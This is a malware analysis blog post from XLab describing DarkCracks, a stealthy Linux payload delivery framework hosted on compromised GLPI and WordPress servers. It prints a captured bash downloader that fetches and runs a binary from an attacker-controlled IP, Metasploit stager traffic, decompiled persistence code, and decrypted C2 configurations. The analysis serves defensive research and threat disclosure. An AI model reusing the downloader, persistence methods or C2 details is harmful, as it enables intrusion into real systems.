

Uncovering DarkCracks: How a Stealthy Payload Delivery Framework Exploits GLPI and WordPress

 blog.xlab.qianxin.com/darkcracks-an-advanced-stealthy-payload-delivery-and-upgrade-framework/

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Summary

XLab's [Cyber Threat Insight and Analysis system\(CTIA\)](#) recently detected a sophisticated malicious payload delivery and upgrade framework, which we have named **DarkCracks**. This framework is characterized by its zero detection rate on VirusTotal, high persistence, stealth, and a well-designed upgrade mechanism, leveraging high-performance, stable online infrastructure as its backbone.

Based on our data, DarkCracks is a meticulously crafted malware, indicating that its creators are far from mere script kiddies. While we have mapped out its payload delivery and upgrade framework, the high level of stealth employed by DarkCracks has left us with limited visibility into its Launcher component as of now.

However, on August 26th, we observed a new password-protected PDF file named "resume" being added to the github repository. This file was later renamed to the Korean name "[김영미 이력서](#)" ([Kim Young-mi's resume](#)). Given the commonality of this Korean name, we strongly suspect that part of this component's functionality involves social engineering activities targeting Korean-speaking users.

DarkCracks exploits compromised GLPI and WordPress sites to function as Downloaders and C2 servers. These compromised sites are used to collect sensitive information from infected devices, maintain long-term access, and serve as relay nodes to control other devices or deliver malicious payloads, effectively masking the attacker's tracks. Within our monitoring scope, targeted entities include public service systems across different countries, such as **school websites, public transportation systems, and even prison visitor systems**.

Discovery Journey

On June 5, 2024, **CTIA** issued an ELF_Downloader alert for the network traffic associated with ELF file 8b3d2b156424e5a0dc3f6d2b0dec96b2. The traffic, HTTP in nature, was traced to the download path [/vendor/sabre/event/lib/Promise/wk8dnj2k-x64-musl](#), which exhibited unusually deep directory structures, raising suspicions of a potential breach. Upon further investigation, we confirmed that the server at IP 45.169.87.67 had been compromised, with the attack surface being the GLPI system running on that IP. The file [wk8dnj2k-x64-musl](#) was identified as a Runner, responsible for decrypting a JSON

configuration file specified by its parameters, downloading, decrypting, and executing the Client designated in the `clientUrl` field. The Client's role is to report the compromised device's information, driven by C2-issued configuration files, and to download updates for the Runner, Client, Launcher, and other components. As of now, both Runner and Client components have a zero detection rate on VirusTotal, indicating that they have been operating stealthily under the radar of security vendors for over a year.

On June 12, 2024, another download script, `f8a495a98c43b0805f53be14db09c409`, came to our attention. It utilized a similar download path, `/vendor/sebastian/diff/src/Exception/pQ1iM9hd-x64-musl`. This file was strikingly similar to `wk8dnj2k-x64-musl`, and the server at IP 179.191.68.85, also running GLPI services, was found to host it.

The appearance of similar files with different names, hosted on different servers and paths, strongly indicated the presence of an unknown attacker actively breaching GLPI systems and leveraging compromised devices as infrastructure to conduct their cybercriminal activities. To trace the origins, we embarked on a thorough investigation, uncovering key insights into the samples, configuration files, C2 servers, and targeted victims.

1. The compromised systems were found to belong to critical infrastructure across different countries, including school websites, public transportation systems, and prison visitor systems.
2. Through the XLab command tracking system, we intercepted a directive to change the C2 server, which pointed to a compromised WordPress site.
3. We discovered a GitHub project named "sudoku1," created on July 11, 2023, which stored configuration files.
4. On VirusTotal, we identified an ELF file, `c447f7980a18205f309d8432f312fe69`, sharing the same origin as the Client. The file contained a source path `/home/erin/Desktop/Works/smart-update/SmartUpdate/client`.
5. XLab proactively contacted the victims, gaining access to the C2 Panel, ultimately uncovering the workings of the "Admin Mode."
6. Additionally, we found another GitHub project, "ftMQPwsMnB," containing a decoy file titled "김영미 이력서" (Kim Young-mi's resume) and QuasarRAT.

In conclusion, a well-designed malicious payload delivery and upgrade framework, active for over a year, has come into sharp focus. This framework, which we have named **DarkCracks** based on the use of the XOR key "Crackalackin," leverages compromised GLPI and WordPress sites as Downloaders and C2 servers.

Its primary objectives are to gather sensitive information from infected devices, maintain long-term access, and use the compromised, stable, high-performance devices as relay nodes to control other devices or deliver malicious payloads, effectively obfuscating the attacker's footprint.


The high persistence, stealth, and sophisticated upgrade design, coupled with the strategic selection of stable online infrastructure, suggest that the attackers behind this framework are **far from ordinary script kiddies**. Despite our current inability to capture the Launcher component and monitor DarkCracks' further activities, the fact that it has remained undetected by security products for over a year underscores the stealth and efficiency of its attack methods. This warrants serious attention, and we have documented our findings to share with the security community.

Targeted Victims

DarkCracks assigns different roles based on the performance of the victim's device: high-performance devices handle infrastructure roles, such as C2 and Downloader, while lower-performance devices act as Bot nodes.

DarkCracks targets include WordPress and GLPI. WordPress is a globally recognized web content management system, which I won't elaborate on here. GLPI (Gestionnaire Libre de Parc Informatique) is a lesser-known open-source IT asset and service management system, used to help organizations manage their IT assets, including hardware, software, and network devices. It is widely used in small to medium-sized enterprises, educational institutions, and government agencies to enhance IT infrastructure management and maintenance.

Among the 13 C2/Downloader instances we observed (compromised devices), there are important targets involving city public transport systems, prison visitor scheduling systems, financial institutions, and other key organizations across various countries.



According to QiAnXin EagleMap, 10,157 GLPI services are currently exposed online. Organizations using GLPI should urgently check and secure their systems.

语法检索 web.title="GLPI"

Number of independent IPs 10,157

Total assets 43,374

Last month All assets All asset tags × + 19 All IP labels × + 3

Serial ... IP domain name Port/Service

Timeline

Based on the information we have gathered, we have compiled the following timeline of DarkCracks' activities. Please note that this is only based on our current intelligence, and DarkCracks' actual activities may have started earlier.

- **2023.07.11:** The user "adrhpbmn29" created the project "soduku1" to store backup configuration files.
- **2023.07.18:** An unencrypted Client was uploaded to VirusTotal from China, with sensitive strings left unencrypted.
- **2024.05.23:** Runner samples were uploaded to VirusTotal from Poland, South Korea, the Netherlands, the UK, Germany, and the US. The sensitive strings in these samples were fully encrypted.
- **2024.06.05:** DarkCracks Downloader was first detected when XLab discovered that the IP address 45.169.87.67 had been compromised, hosting multiple Runners (including the ones from May 23rd), configuration files, and Client downloads.
- **2024.06.06:** Analysis of the Runner was completed, successfully decrypting the configuration files and Client. It was found that backup configurations were stored on GitHub, with a version number of SUC 2.0. Some CPU architecture samples supported DGA (Domain Generation Algorithm).
- **2024.06.10:** An updated C2 command was intercepted, indicating that the new C2 server was a compromised WordPress site.
- **2024.06.12:** The IP address 179.191.68.85 was found to be compromised, serving as a download server for DarkCracks. Backup configurations were stored on Pastebin with a version number of SUC 2.01, with all CPU architectures supporting DGA.
- **2024.06.14:** A victim provided XLab with implants left by the hackers on their device, including a C2 panel, configuration files, etc.
- **2024.07.23:** Another Runner sample was uploaded to VirusTotal from Finland, Japan, and the US. This sample did not have encrypted sensitive strings and did not support DGA.
- **2024.08.23:** The user "adrhpbmn29" created the project "ftMQPwsMnB" to distribute QuasarRAT.

Technical Details

Next, we'll start with the Downloader and gradually introduce the key components of DarkCracks: Runner, Client, Launcher, and the C2 Panel. By thoroughly analyzing the functions of each component, we aim to clarify the framework's design principles and uncover how DarkCracks covertly delivers its payloads through these elements.

Part 1: Downloader Analysis

Regarding the Downloader, we've observed two distinct forms: one is a Metasploit Stager that first receives shellcode to build a shell execution environment before executing a `wget` download; the other is a bash script that directly downloads files via `wget` or `curl`.

0x01: Metasploit Stager

MD5: 8b3d2b156424e5a0dc3f6d2b0dec96b2




















Magic: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked

The Stager communicates with 213.139.233.163:18441, generating network traffic as shown below. Its purpose is to request the file `wk8dnj2k-x64-mus1` from 45.169.87.67.

```
00000000 6a 03 5e 48 ff ce 6a 21 58 0f 05 75 f6 6a 3b 58 j.^H..j! X..u.j;X
00000010 99 48 bb 2f 62 69 6e 2f 73 68 00 53 48 89 e7 52 .H./bin/ sh.SH..R
00000020 57 48 89 e6 0f 05 WH...
00000026 65 63 68 6f 20 57 37 72 42 73 69 54 64 31 0a echo W7r BsiTd1.
00000000 57 37 72 42 73 69 54 64 31 0a W7rBsiTd 1.
00000035 0a .
00000036 63 64 20 2f 74 6d 70 0a cd /tmp.
0000003E 77 67 65 74 20 68 74 74 70 3a 2f 2f 34 35 2e 31 wget htt p://45.1
0000004E 36 39 2e 38 37 2e 36 37 2f 76 65 6e 64 6f 72 2f 69.87.67 /vendor/
0000005E 73 61 62 72 65 2f 65 76 65 6e 74 2f 6c 69 62 2f sabre/ev ent/lib/
0000006E 50 72 6f 6d 69 73 65 2f 77 6b 38 64 6e 6a 32 6b Promise/ wk8dnj2k
0000007E 2d 78 36 34 2d 6d 75 73 6c 20 2d 4f 20 73 68 77 -x64-mus 1 -O shw
0000008E 31 0a 1.
```

The file `wk8dnj2k` is, in fact, DarkCracks' Runner component. On 45.169.87.67, we discovered multiple variants of the Runner (`wk8dnj2k-{cpu}-{compiler}`) compiled for ARM, MIPS, and x86/64 CPU architectures using different compilers like gnu, uclibc, and musl. We also found encrypted Client files (`se3hf6jwc-{cpu}-{compiler}`) and encrypted configuration files (`qoakeifm-unknown.txt`).

Index of /vendor/sabre/event/lib/Promise

Name	Last modified	Size	Description
 Parent Directory		-	
 functions.php	2022-03-24 09:56	3.4K	
 goakeifm-unknown	2022-03-24 09:56	798	
 se3hf6jwc-armv5-uclibc	2022-03-24 09:56	651K	
 se3hf6jwc-armv6-gnu	2022-03-24 09:56	1.1M	
 se3hf6jwc-armv8-gnu	2022-03-24 09:56	631K	
 se3hf6jwc-mips-uclibc	2022-03-24 09:56	737K	
 se3hf6jwc-mipsel-uclibc	2022-03-24 09:56	955K	
 se3hf6jwc-x64	2022-03-24 09:56	692K	
 se3hf6jwc-x64-musl	2022-03-24 09:56	740K	
 se3hf6jwc-x86	2022-03-24 09:56	631K	
 wk8dnj2k-armv5-uclibc	2022-03-24 09:56	647K	
 wk8dnj2k-armv6-gnu	2022-03-24 09:56	1.1M	
 wk8dnj2k-armv8-gnu	2022-03-24 09:56	623K	
 wk8dnj2k-mips-uclibc	2022-03-24 09:56	732K	
 wk8dnj2k-mipsel-uclibc	2022-03-24 09:56	945K	
 wk8dnj2k-x64	2022-03-24 09:56	680K	
 wk8dnj2k-x64-musl	2022-03-24 09:56	732K	
 wk8dnj2k-x86	2022-03-24 09:56	619K	

Apache/2.4.41 (Ubuntu) Server at 45.169.87.67 Port 80

0x02: Bash Script

MD5: f8a495a98c43b0805f53be14db09c409

Magic: Bourne-Again shell script text executable

The script's functionality is straightforward: it requests [pQ1iM9hd-x64-musl](#) and [j8UgL3v](#) from 179.191.68.85. The former is a Runner, while the latter is an encrypted configuration file.























```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget "http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/pQ1iM9hd-x64-musl"
-o wdvsh|curl "http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/pQ1iM9hd-
x64-musl" -o wdvsh;
wget http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/j8UgL3v -o agr|curl
http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/j8UgL3v -o agr;

chmod +x ./wdvsh;
./wdvsh agr;

sleep 3;
rm ./wdvsh;
rm ./agr;
```

Similarly, 179.191.68.85 also hosts various DarkCracks entities for different CPU architectures.

Index of /vendor/sebastian/diff/src/Exception

Name	Last modified	Size	Description
 Parent Directory		-	
 ConfigurationException.php	2019-02-04 04:01	1.1K	
 Exception.php	2019-02-04 04:01	320	
 InvalidArgumentException.php	2019-02-04 04:01	386	
 j8UgL3v	2019-02-04 04:01	758	
 mY5bJK7e-armv5-uclibc	2019-02-04 04:01	655K	
 mY5bJK7e-armv6-gnu	2019-02-04 04:01	1.1M	
 mY5bJK7e-armv8-gnu	2019-02-04 04:01	635K	
 mY5bJK7e-mips-uclibc	2019-02-04 04:01	740K	
 mY5bJK7e-mipsel-uclibc	2019-02-04 04:01	961K	
 mY5bJK7e-x64	2019-02-04 04:01	692K	
 mY5bJK7e-x64-musl	2019-02-04 04:01	740K	
 mY5bJK7e-x86	2019-02-04 04:01	631K	
 pQ1iM9hd-armv5-uclibc	2019-02-04 04:01	647K	
 pQ1iM9hd-armv6-gnu	2019-02-04 04:01	1.1M	
 pQ1iM9hd-armv8-gnu	2019-02-04 04:01	623K	
 pQ1iM9hd-mips-uclibc	2019-02-04 04:01	732K	
 pQ1iM9hd-mipsel-uclibc	2019-02-04 04:01	949K	
 pQ1iM9hd-x64	2019-02-04 04:01	680K	
 pQ1iM9hd-x64-musl	2019-02-04 04:01	732K	
 pQ1iM9hd-x86	2019-02-04 04:01	619K	

Part2: Runner Analysis

The Runner hosted on 45.169.87.67, identified as `wk8dnj2k-{cpu}{compiler}`, is version 2.0, while the `pQ1iM9hd` series from 179.191.68.85 is version 2.01. The differences between them are minimal. This analysis focuses primarily on the `wk8dnj2k` Runner for the x64 CPU

architecture. Below is its basic information:

Name: wk8dnj2k-x64
MD5: 93a7cba1edbacb633021ebc38c10a79f
Magic:ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 3.2.0, stripped

As the name suggests, the Runner's primary function is to act as a launcher, responsible for downloading, decrypting, and executing the Client. Specifically, when the Runner executes, it first checks the runtime parameters and supports a maximum of one parameter: an encrypted JSON configuration file. A valid configuration file, once decrypted, must include at least three fields: **key** (the key and IV needed to decrypt the Client), **emUrl** (the download address for the backup configuration file), and **clientUrl** (the download address for the encrypted Client).


Upon validating the configuration file, the Runner creates a working directory at `/var/tmp/.shm`, moves itself to that directory, and renames itself to a UUID-formatted filename. It then generates a new encrypted file, `2b6f92be-6ff1-4b6d-98ce-f5597c69f4b1`, with the SH3 field containing the content of the original configuration file. The Runner achieves persistence through methods like `crontab`, `.bash_profile`, or `/etc/init.d/rnd`. Finally, it downloads, decrypts, and executes the Client.

If no parameter is specified, the Runner checks for the existence of the file `/var/tmp/.shm/2b6f92be-6ff1-4b6d-98ce-f5597c69f4b1`, retrieves the configuration file through the SH3 field, and proceeds with the decryption, download, and execution of the Client.

0x01: Decrypting Sensitive Strings

To protect its functionality from easy detection, the Runner pre-encrypts sensitive strings and decrypts them as needed using the `decstr` function.

```
v58 = (void *)decstr((__int64)"gVXAKA");  
v66 = decstr((__int64)"w0sgSFQVQ0");  
v65 = decstr((__int64)"9MwEVEVWwExM5AKO");  
if ( (unsigned int)(a1 - 1) > 1 )  
{  
    v4 = (const char *)decstr((__int64)"3BkFhYwClkzFcECU24AZmsACZEDNWIRUUVAM");
```



The screenshot shows a debugger window titled "xrefs to decstr". It contains a table with the following columns: Direction, Type, Address, and Text. The table lists several call instructions to the decstr function.

Direction	Type	Address	Text
	p	main+1D	call decstr
Down	p	main+2E	call decstr
Down	p	main+3F	call decstr
Down	p	main+58	call decstr
Down	p	main+1EA	call decstr

Line 1 of 29

To decrypt these strings, one can use `flare_emu` to emulate the `decstr` function. For example, the ciphertext “9MwEVEVWWEExM5AkO” corresponds to the plaintext “clientUrl.”

```
import flare_emu
def ignorefree(eh, address, argv, funcName, userData):
    eh.uc.reg_write(eh.regs["rax"], 0)

ciphertext=b'9MwEVEVWWEExM5AkO'
eh=flare_emu.EmuHelper()
eh.apiHooks['free']=ignorefree
eh.emulateRange(startAddr=0x000000000000F9D0, skipCalls=False, registers=
{'rdi':ciphertext})

print(eh.getEmuString(eh.getRegVal('ret')))
```

Of course, as a security analysis, a simple black-box decryption is insufficient. After thorough examination, the decryption logic of the `decstr` function can be broken down into three steps:

1. Reverse the string and decode it using Base64 URLSafe mode.
2. XOR each byte with “Crackalackin”.
3. Swap the case of English letters and decode again using Base64 URLSafe mode.

Using the IDAPython script in the appendix, the encrypted strings can be restored and patched, making reverse engineering much easier.

```
v58 = (void *)decstr((__int64)"key");
v66 = decstr((__int64)"emUrl");
v65 = decstr((__int64)"clientUrl");
if ( (unsigned int)(a1 - 1) > 1 )
{
    v4 = (const char *)decstr((__int64)"Invalid arguments!\n");
    printf(v4);
    v5 = (char *)v4;
LABEL_45:
    free(v5);
    return 1LL;
}
```

0x02: Decryption Configuration

We captured two configuration files, `qoakeifm-unknown` and `j8UgL3v`. These files use the same encryption method as the sensitive strings. Once decrypted, it’s noteworthy that the `emUr1` directs to backup configurations stored on third-party platforms like GitHub and Pastebin.

- Configuration file **qoakeifm-unknown** from **45.169.87.67**:

```

{
  key: "2D8C7FEE42D3DB4A8E55FBFF65351E1BB8ADDBA8FCBD0F85EE1CA5033D0DF342",
  url: http://204.199.192.44/vendor/paragonie/sodium_compat/src/Core32/Poly25519.php,
  authHeader: "Linux M",
  interval: 7200000,
  version: "SUC 2.0",
  emUrl: https://raw.githubusercontent.com/adhrpbrn29/sudoku1/main/main.cpp,
  runnerUrl: http://45.169.87.67/vendor/sabre/event/lib/Promise/wk8dnj2k,
  clientUrl: http://45.169.87.67/vendor/sabre/event/lib/Promise/se3hf6jwc
}

```



- Configuration file **j8UgL3v** from **179.191.68.85**:

```

{
  key: "2D8C7FEE42D3DB4A8E55FBFF65351E1BB8ADDBA8FCBD0F85EE1CA5033D0DF342",
  url: http://187.190.1.137/vendor/guzzlehttp/guzzle/src/Exception/detail.php,
  authHeader: "RTEWQIO",
  interval: 7200000,
  version: "SUC 2.01",
  emUrl: https://pastebin.com/raw/GYEBVyMR,
  runnerUrl: http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/pQ1iM9hd,
  clientUrl: http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/mY5bJK7e
}

```



Each field in the configuration file is described in the table below:

Item	Description
key	AES KEY&IV
url	Client Report Entry
authHeader	Auth String
emUrl	Backup Config
runnerUrl	Runner Download URL
clientUrl	Client Download URL

0x03: Persistence Mechanism

Upon successfully decrypting a valid configuration file, the Runner creates the working directory `/var/tmp/.shm`, moves itself to that directory, renames itself with a UUID, and generates a new encrypted configuration file, `2b6f92be-6ff1-4b6d-98ce-f5597c69f4b1`.

```

(root@kali)-[~/var/tmp/.shm]
└─# ls
2b6f92be-6ff1-4b6d-98ce-f5597c69f4b1  3cfdb7f9-20f2-43c8-bf07-c6d200b5b127

(root@kali)-[~/var/tmp/.shm]
└─# md5sum 3cfdb7f9-20f2-43c8-bf07-c6d200b5b127
93a7cba1edbac633021ebc38c10a79f  3cfdb7f9-20f2-43c8-bf07-c6d200b5b127

(root@kali)-[~/var/tmp/.shm]
└─# cat 2b6f92be-6ff1-4b6d-98ce-f5597c69f4b1
QHnICIr8xG0lx8BiEQBBGjGu8A0y5HA-IhLYgjJxox0DczS3ABD0gDXSgLLgJ0sRxsWskDcl4gIGUQA30UDFiICU0yOzYRFBUDbZiWJQthAtsVGdWRcRpxBm0gAK
chBqUiQHEHHLkxVY5VJCUBFGMXXLwSCBI1HT0lBTERKsLRIBYAJcNBHQMAF2QmBxklIQgCFac1D-IDaqciEuEDFSolDqAQCBNGIERFecwJUABHHEELfcIBS4QL
gYBB2szUDsxWZsiHGkxVpoRNMRwHcExGJQyWKUxA2kEId4wJwkBDRIFFAKTfa01JWQCCP4RF4EiNmpFAnIBCKcBKT8wFt8nOZFRMXsxFUABHgydJgiBnoSG7Ew
BTawCqhhBNyWdV0iDRIFA2EVXtYCIeIAUqsyFEYDRAGVGX8QIIEQBQVQANW4FHkUgBZiWlUchFPQRLa8SFMcSLTixLEUTUBcQDiQhFQ5RntUQMTyYIFoxDYMRIWR
xNlUFYG4VBH4yARYHEEtXyF8THtIXDLAIFXIScdZxEeYRU8iGU0C0xAEHfoBC1kwEBEAUAASQfdACJQwLoUAFQgRjQ9RDSRgEOUCHUYjImIGADwBEwOAUqAwDC
JgZcIiGpcgNQ8wNTNTKntgKJEBFpsYMRNxRH8FLBEGFSAAwEIXAiQjXaVyJOIAJW0hVxIkNBZCHFEQLnASAJcxBy5xGYkQAr0xLd8SFdcAQBMQDwAwTtk1FVZtc
JRQIMYyGVRHtMAPwMEciIBBxsxFT0AFDkQSL0RCVEVHFsTubAxDSNwdj8CEPUjJQEBFz1l0x4hI3oQGaARJaQTRKvKkNshGUESERqGnjLBEN8iUuIFLYBFyRF
GdcIBTsQLTUhm2M3YyEDDXkRVG8CCPcwNXoSWeQDFEUxXvQhHl0LXtcSGEKUa8CEGUiuVMQBSByOU4hIrQwce5zGP0QD8YRH1cBFCEHCRgBF1shDSewOwAXSiw
SHFYwHFkwFPcR0rxRInMFFZQRDZQFH0AFGPsLI4UQUe0yAGAzdXtVEVsgGw10qMQRByGfVwBY8QDWIxIPcBGZZwUTMVCOURDUYTU_w1Wnu1KSLBBtYxNDRwDR
YxEnABJZAFBh8GJHRB78yAR4yIUIyFc0VAVsBATwRDVwBCmLDDQXBaEFGN8wQH8FDL4ROX01EetSBxgybWYwXFoSGXkBUSwTMQtBD7E1GjUyJV8yQKA1Bf4AE
OASCRICUXEQaEQiGEMBCPkQCTATMe4VL8YAFdURBbUSEPAUA88jFk8wGncBFEMHZBcgHQEBPU4R0PoxNUGRWSkyDcVCWgcAB10VJYgxNGEABjQgDacQQDMz0oUx
Gt4gFLgRjMnyGgUxAG0CGXkiCAkEAf4xM1kwIbCyKAAzaioRbYR6GqMyUyYkKDPHCdURDHCQHMsxQzZF0FYiE7khKGSQJABwF9iIHZUiXV81NWUQNVVChGYFBpI
VHQNHb1w2FYUwLX8xCeIyAL5QUgMgIMgSAFgxFLsiB

```

After move the file, the Runner achieves persistence using one of the following methods:

1. If the device supports crontab, it uses **crontab** for persistence.

```

v6 = (char *)decstr((__int64)"@reboot");
snprintf(s, 0x100uLL, "%s %s", v6, needle);
if ( v6 )
    free(v6);
v7 = (char *)decstr((__int64)"/var/tmp/.shm/.tmpct");
v8 = fopen(v7, "w");
if ( v8 )
{
    v9 = (char *)decstr((__int64)"crontab -l");
    v10 = popen(v9, "r");
}

```

2. If crontab is unavailable and the current user is a regular user, persistence is achieved through **.bash_profile**.

```

else if ( geteuid() )
{
    v15 = (char *)decstr((__int64)"HOME");
    v16 = getenv(v15);
    free(v15);
    if ( v16 )
    {
        v17 = (char *)decstr((__int64)"%s/.bash_profile");
        snprintf(s, 0x400uLL, v17, v16);
        free(v17);
        v18 = fopen(s, "a+");
    }
}

```

3. If crontab is unavailable and the current user is root, persistence is achieved through **/etc/init.d/rnd**.

```

else
{
    v14 = (char *)decstr((__int64)"/etc/init.d/rnd");
    sprintf(s, 0x400uLL, v14);
    free(v14);
    symlink(needle, s);
}

```

0x04: Downloading the Encrypted Client

The Runner attempts to download the encrypted Client by iterating through three different types of URLs. If any of them succeed, the loop exits; otherwise, it waits 6 to 18 hours before trying again. We refer to this as the three-layer URL task polling.

```

while ( 1 )
{
    v49 = (const char *)getStringFromJSON((__int64)fdb, clienturl);
    sprintf(v88, "%s-%s", v49, arch);
    http_init(stat_loc, 0);
    http_get((unsigned __int8 *)stat_loc, v88, 0LL);
    v50 = v93;
    if ( v93 > 0 && v91 == 200 )
        break;

    sub_11118((__int64)stat_loc, v93);
    v51 = (char *)getStringFromJSON((__int64)fdb, emurl);
    http_init(stat_loc, 0);
    http_get((unsigned __int8 *)stat_loc, v51, 0LL);
    if ( v93 <= 0 || v91 != 200 )
    {
        sub_11118((__int64)stat_loc, (__int64)v51);
        dgaur1 = (void *)gen_doamin();
        ptrb = (char *)decstr("http://%s.com");
        sprintf(v88, ptrb, dgaur1);
        free(ptrb);
        if ( dgaur1 )
            free(dgaur1);
        http_init(stat_loc, 0);
        http_get((unsigned __int8 *)stat_loc, v88, 0LL);
    }
}

```

clienturl

emurl

dgaur1

- **clienturl**: Direct mode. Simply concatenate the CPU architecture string of the sample to get the Client's download address.

- **emurl and dgaur1:** Indirect mode. They first download the page pointed to by the URL, locate the backup configuration using the `seed_string`, then decrypt it to obtain the new `clienturl`. This forms a redundant structure where the first layer (`clienturl`) typically points to compromised sites, which are unstable and may be cleaned up. The second layer (`emurl`) points to third-party content hosting platforms, which are more stable but still carry a risk of being banned. The final layer (`dgaur1`) is generated monthly as a last resort.

EmUrl

The process for handling `clienturl` is straightforward, so let's focus on `emurl` and `dgaur1`. For example, the `emurl` in the `qoakeifm-unknown` configuration file (<https://raw.githubusercontent.com/adrhpb29/sudoku1/main/main.cpp>) contains the following backup configuration in the `seed_string` variable.

```
int main(int argc, char* argv[]){
    int seed; //random seed
    string seed_string =
    "M1LFMTApAyJxAUA78CUNAYDTIISNL5AZfA1IaEDNTdwUUVQOVgxWH8yCigxINI1Ha4RCT4TFsgyNokyDnAwQBwDIp8ANVhRDRpkGLhFCDeSukwiAVh
    QEB4HG1gyLUFyIalwLbAhT3ABWzwiAsMSUM4TLUIQJFsBI4glJgAxSK41Ppk1DR11FRE1FA9yaEciEr8wXNIjWGggFRNSL9AyKCQDKH4wJI0GAx8FE
    PwVWy8wVTsyYeFiJKcVBCKiOXQxByhhHqAzDhgAOKIBA7EkIcIwMEgBKkkCCrUDQUESHEIxITMxJpgBILdCCDIiNZhCKvkTF5IHC0gxL541G-
    8yUHARTW0yDahyLTMDBbcSJA1xPG4iI2gFGZIjINI2Xtk1D24RCvwyFVEQE-
    ExLtgVJi0TEsAzDd1VBZd1EBA1XqwQJmOmAdpxFMoTWiwgNAsyYhMgIMgy0sgiuLsiB"; // random seed string
    int gamesize = 9; // default size of game
```

After decrypting the `seed_string`, the Runner re-enters direct download mode upon obtaining the `clienturl`.

```
{
    url: http://52.0.85.62/vendor/guzzlehttp/guzzle/src/Exception/detail.php,
    authHeader: "GGSEDPHP",
    clientUrl: http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/mY5bJK7e,
    runnerUrl: http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/pQ1iM9hd
}
```

The `sudoku1` project was created on July 11, 2023, at 17:08:29, with the first record containing `seed_string` submitted at 17:24:02. Currently, there are six submission records.


Commit	Date	authHeader
e1e10dc	2024.03.28	LJHRQWE
abb67fc	2024.03.13	LJHRQWE
6392b06	2023.12.27	LJHRQWE
c72963b	2023.10.04	SLDJKFA
248c8a8	2023.10.04	Linux Max

Commit	Date	authHeader
5970967	2023.07.11	Rbz021g6

Using `git diff`, we verified all submission records and found changes concentrated in the `seed_string` variable in `main.cpp`, from which we extracted six different `clienturl` and `c2url` (details in the IOC section under GitHub).

```
int seed; //random seed
- string seed_string = "M1LFMTApAyJxAUA78CUNAyDTISNL5AZfAlIaEDNTdwUUVQ0VgxWH8yCigxINIh
a4RCT4TFsgyNokyDhAwQBwDip8ANVhRDRpkGLhFCDCsUKwiAVhQEB4HGLgyLUFyIalwLbAhT3ABWzwiAsMSUM4TLUI
QJFsBI4glJgAxSK4lPxk1DRllFRE1FA9yaEciEr8wXNIjwGggFRNSL9AyKCQDKH4wJI0GAx8FEPwVWy8wVTsyYeFiJ
KcVBCki0XQxByhhHqAzDhgAOKIBA7EkIcIwMEgBKkkCCrUDQUESHEIxITMxJpgBILdCCDIiNZhCKvkTF5IHC0gxL54
1G-8yUHARTW0yDahyLtMDBbcSJA1xPG4iI2gFGZIjINI2Xtk1D24RCvwyFVEQE-ExLtgVJi0TEsAzDd1VBZdLEBA1X
qwQJm0mAdpxFMoTWiwgNAsyYhMgIMgy0sgiuLsiB"; // random seed string
